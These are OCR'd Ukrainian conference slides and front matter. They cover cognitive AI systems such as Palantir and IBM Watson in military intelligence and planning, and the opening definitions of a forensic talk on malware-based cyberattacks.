Lande, Dmitry and Strashnoy, Leonard. Hierarchical Formation of Causal Networks Based on ChatGPT (May 8, 2023). SSRN: https://ssrn.com/abstract=4440629

3. Lande, Dmitry and Strashnoy, Leonard. Causality Network Formation with ChatGPT (May 30, 2023). SSRN: https://ssrn.com/abstract=4464477

4. Dmitry Lande, Leonard Strashnoy and Oleg Driamov. Implementation of Dynamic Networking Utilizing Generative AI Technologies (August 28, 2023). Available at SSRN: https://ssrn.com/abstract=4547440

5. Lande, Dmytro and Strashnoy, Leonard and Driamov, Oleg, Analytic Hierarchy Process in the Field of Cybersecurity Using Generative AI (November 2, 2023). SSRN: https://ssrn.com/abstract=4621732

6. Busch, Dimitri; Lande, Dmytro; Feher, Anatolii and Strashnoy, Leonard. Semantic Document Indexing With Generative AI (November 17, 2023). SSRN: https://ssrn.com/abstract=4636527

7. Lande, Dmytro and Strashnoy, Leonard. TitleFormation of a network of events from news messages based on generative artificial intelligence (February 25, 2024). Available at SSRN: https://ssrn.com/abstract=4739186

8. Igor Svoboda, Dmytro Lande. Enhancing Multi-Criteria Decision Analysis with AI: Integrating Analytic Hierarchy Process and GPT-4 for Automated Decision Support. E-preprint ArXiv https://arxiv.org/abs/2207.00985

Д.В. Ланде, В.М. Фурашев

ПАРЛАМЕНТСЬКИЙ КОНТРОЛЬ
ІЗ ЗАСТОСУВАННЯМ ГЕНЕРАТИВНОГО
ШТУЧНОГО ІНТЕЛЕКТУ

Монографія

Київ – 2023

Д.В. Ланде, І.Ю. Субач, А.В. Гладун

ОБРОБЛЕННЯ НАДВЕЛИКИХ
МАСИВІВ ДАНИХ
(BIG DATA)

Навчальний посібник

2021

Міжвідомча науково-практична конференція «Впровадження інноваційних технологій та модернізація технічної складової сектору безпеки і оборони як вагомий чинник у боротьбі з агресором» 27 березня 2024 року

ЗАСТОСУВАННЯ КОГНІТИВНИХ СИСТЕМ ШІ У РОЗВІДЦІ, ОПЕРАТИВНОМУ ПЛАНУВАННІ ТА СТРАТЕГІЧНОМУ БАЧЕННІ

Нові можливості для кращого прийняття рішень

Плахотнік Олег Віталійович
кандидат юридичних наук, доцент кафедри юстиції

КОГНІТИВНІ СИСТЕМИ ШІ

Когнітивні системи штучного інтелекту стають все більш досконалими та мають значний потенціал для їх використання у військовій та оборонній сфері. До таких когнітивних систем ШІ можна віднести **IBM Watson for the Military** та системи ШІ від **Palantir Technologies.**

IBM Cognitive Equipment Advisor: Predictive maintenance for the military

From comic books to AI

-Штучний інтелект, що нагадує людське пізнання
-Здатність вчитися, розуміти, розв'язувати проблеми та приймати рішення

ЗРОСТАННЯ ПОТУЖНОСТІ ТА ДОСКОНАЛОСТІ

Поняття штучного інтелекту і когнітивних систем може відрізнятися, оскільки когнітивні системи ШІ можуть використовувати методи на основі штучного інтелекту, але можуть містити й інші підходи. Часто штучний інтелект застосовується у розумінні автономного середовища та локальних системах але при аналізі великої кількості неструктурованої інформації та інформації з неповними даними можуть застосовуватися інші інтелектуальні програмні системи.

https://www.iks.fraunhofer.de/en/topics/cognitive-systems.html

Когнітивні системи розуміють, вивчають і приймають рішення

Когнітивні системи орієнтовані на людські навички та здібності. Вони можуть **сприймати і розуміти речі, робити висновки і вчитися** . Вони також можуть надійно реагувати на несподівані події. Когнітивні системи часто покладаються на велику кількість неструктурованої інформації, такої як дані датчиків, яка часто є неповною або неточною, а тому ненадійною. Когнітивні системи використовують ці дані як основу для навчання та прийняття рішень. Система також має огляд свого власного контексту, наприклад впливу навколишнього середовища, взаємодіє з оточенням, робить відповідні висновки та оптимізує свої дії.

Демаркаційна лінія між ШІ та когнітивними системами

Однак когнітивні системи не слід плутати зі штучним інтелектом (ШІ). Це системи штучного інтелекту (ШІ), які покладаються на різні методи на основі ШІ, але можуть містити й інші підходи. **Fraunhofer IKS** розглядає когнітивні системи як **інтегровані, інтелектуальні програмні системи з гнучкою архітектурою** , які поєднуються для застосування з широким спектром методів і процесів системи та безпеки.

Мережі когнітивної системи


Когнітивні системи використовуються не лише в автономних середовищах. Багато з них повинні функціонувати разом у системі вищого рівня, так званій **системі систем** . Це один з напрямків інституту когнітивних систем Фраунгофера IKS, спеціальний досвід якого в системній інженерії лежить у сфері підключених інтелектуальних систем. У цій галузі **Fraunhofer IKS** проводить дослідження того, як окремі системи можуть реагувати одна на одну оптимальним і надійним чином, у тому числі в межах мереж.

АНАЛІЗ ДАНИХ З РІЗНИХ ДЖЕРЕЛ

AI для IoT & Edge

Оскільки підключених пристроїв стає все більше, прийняття рішень у реальному часі, відокремлене від хмарних обчислень, стає більш важливим, ніж будь-коли. Palantir Edge AI забезпечує роботу моделей на межі через відключені вузли, IoT, датчики та середовища.

Надання моделям AI/ML постійного потоку даних має вирішальне значення для того, щоб моделі забезпечували ефективні результати. Моделі, які можуть швидко споживати та обробляти дані в реальному часі «на льоту», дозволяють негайно використовувати будь-яку інформацію, отриману ШІ, прискорюючи отримання результатів. Модульні, легкі технології Palantir, що не залежать від моделі, забезпечують найкращий розвиток ШІ. Через



1 Розвідувальні звіти

- Виявлення закономірностей
- Визначення зв'язків
- Ідентифікація загроз
- Оцінка ризиків

2 Перехоплення сигналів

- Дешифрування кодів
- Виявлення комунікацій
- Відстеження переміщень
- Збір розвідданих

3 Супутникові знімки


- Виявлення об'єктів
- Відстеження переміщень
- Моніторинг змін
- Оцінка збитків

ОПЕРАТИВНЕ ПЛАНУВАННЯ

- **Розробка планів операцій, прогнозування результатів, оптимізація використання ресурсів:**
  - Краща координація дій
  - Оцінка ризиків
  - Досягнення ефективних результатів

- **Підтримка прийняття рішень у режимі реального часу:**
  - Аналіз динамічних ситуацій
  - Генерування альтернативних сценаріїв
  - Швидке реагування на зміни

Gotham in the Near-Peer Fight
https://www.palantir.com/platforms/gotham/



АЛГОРИТМІЧНА ВІЙНА

The Washington Post
Демократія вмирає в темряві

Міністр цифрової трансформації України Михайло Федоров під час візиту до Вашингтона 1 грудня. (Carolyn Van Houten/The Washington Post)

Що робить цю систему справді революційною, так це те, що вона збирає дані від комерційних постачальників. Використовуючи інструмент Palantir під назвою MetaConstellation, Україна та її союзники можуть бачити, які комерційні дані зараз доступні про певний бойовий простір. Доступні дані включають напрочуд широкий спектр, від традиційних оптичних зображень до радарів із синтетичною апертурою, які можуть бачити крізь хмари, до теплових зображень, які можуть виявляти артилерійський або ракетний вогонь.

«Потужність передових алгоритмічних систем ведення війни настільки велика, що це прирівнюється до тактичної ядерної зброї проти супротивника лише звичайними», — пояснює Алекс Карп, виконавчий директор Palantir, в електронному повідомленні. «Широка громадськість схильна недооцінювати це. Наші вороги більше не роблять».

Алекс Карп, виконавчий директор Palantir, виступає в Кельні, Німеччина, 7 вересня 2021 р. (Андреас Ренц/Getty Images)

Opinion | How the algorithm tipped the balance in Ukraine


By David Ignatius
Columnist | + Follow
December 19, 2022 at 10:20 a.m. EST

СТРАТЕГІЧНЕ БАЧЕННЯ

ЗСУ використовують Skykit Palantir

Українським військовим надали сучасні автономні розвідувальні центри Skykit.

Мілітарний /




Автоматизація процесів розмінування та використання ШІ: Міністерство економіки та Palantir підписали угоду про...

Штучний інтелект допомагатиме в гуманітарному розмінуванні території України. Міністерство економіки та технологічна компанія Palantir, яка спеціалізується на аналітиці великих даних, підписали угоду

me.gov.ua

ПЕРЕВАГИ

Когнітивні системи ШІ мають значний потенціал для покращення розвідки, оперативного планування та стратегічного бачення.




- **Підвищення ефективності:**
  - **Швидше та краще прийняття рішень**
  - **Зменшення ризиків**
  - **Економія ресурсів**
- **Масштабованість:**
  - **Можливість обробляти великі обсяги даних**
  - **Підтримка прийняття рішень на різних рівнях**
- **Підвищення точності:**
  - **Об'єктивний аналіз даних**
  - **Зменшення людського фактора**
  - **Краще розуміння складних ситуацій**
- **Визначення стратегічних пріоритетів:**
  - **Довгострокове планування**
  - **Прогнозування майбутніх подій**
  - **Зменшення ризиків для людей**

РИЗИКИ

Етичні питання

- **Когнітивні системи ШІ можуть успадковувати упередженість, що існує в даних, на яких вони навчаються.**



Кібербезпека:

- **Когнітивні системи ШІ можуть бути вразливими до кібератак, що може призвести до викрадення даних, збоїв у роботі.**

Зловживання:

- **Когнітивні системи ШІ можуть бути використані для зловживань, таких як маніпулювання людьми.**
- **Також, це може призвести до порушення прав людини та ескалації конфліктів.**

Втрата контролю:

- **Зростання залежності від систем ШІ може призвести до втрати контролю над процесами прийняття рішень.**


Міжнародна науково-практична конференція
“Впровадження інноваційних технологій та модернізація технічної складової сектору безпеки і оборони як вагомий чинник у боротьбі з агресором”

ДОСЛІДЖЕННЯ ІНЦИДЕНТУ КІБЕРАТАКИ, ДЛЯ ПРОВЕДЕННЯ ЯКОЇ ВИКОРИСТОВУВАЛОСЯ ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ

Іван Старенький

судовий експерт лабораторії досліджень об'єктів інформаційних технологій, телекомунікаційних систем (обладнання) та засобів Одеського науково-дослідного інституту судових експертиз Міністерства юстиції України

Київ 2024


-Гібридна війна - це стратегія або форма конфлікту, яка поєднує в собі різні елементи збройних сил, політичних та інформаційних засобів, економічних санкцій, кібератак та інших методів, спрямованих на досягнення політичних, економічних або військових цілей
-Кібератака - це будь-які спроби проведення несанкціонованого доступу, знищення, зміни чи використання даних, системи чи мережі, що відбувається через комп'ютерні мережі або за допомогою комп'ютерних технологій




Рисунок 1 – Вікно ПЗ «CISCO Advanced Malware Protection (AMP) for Endpoints»

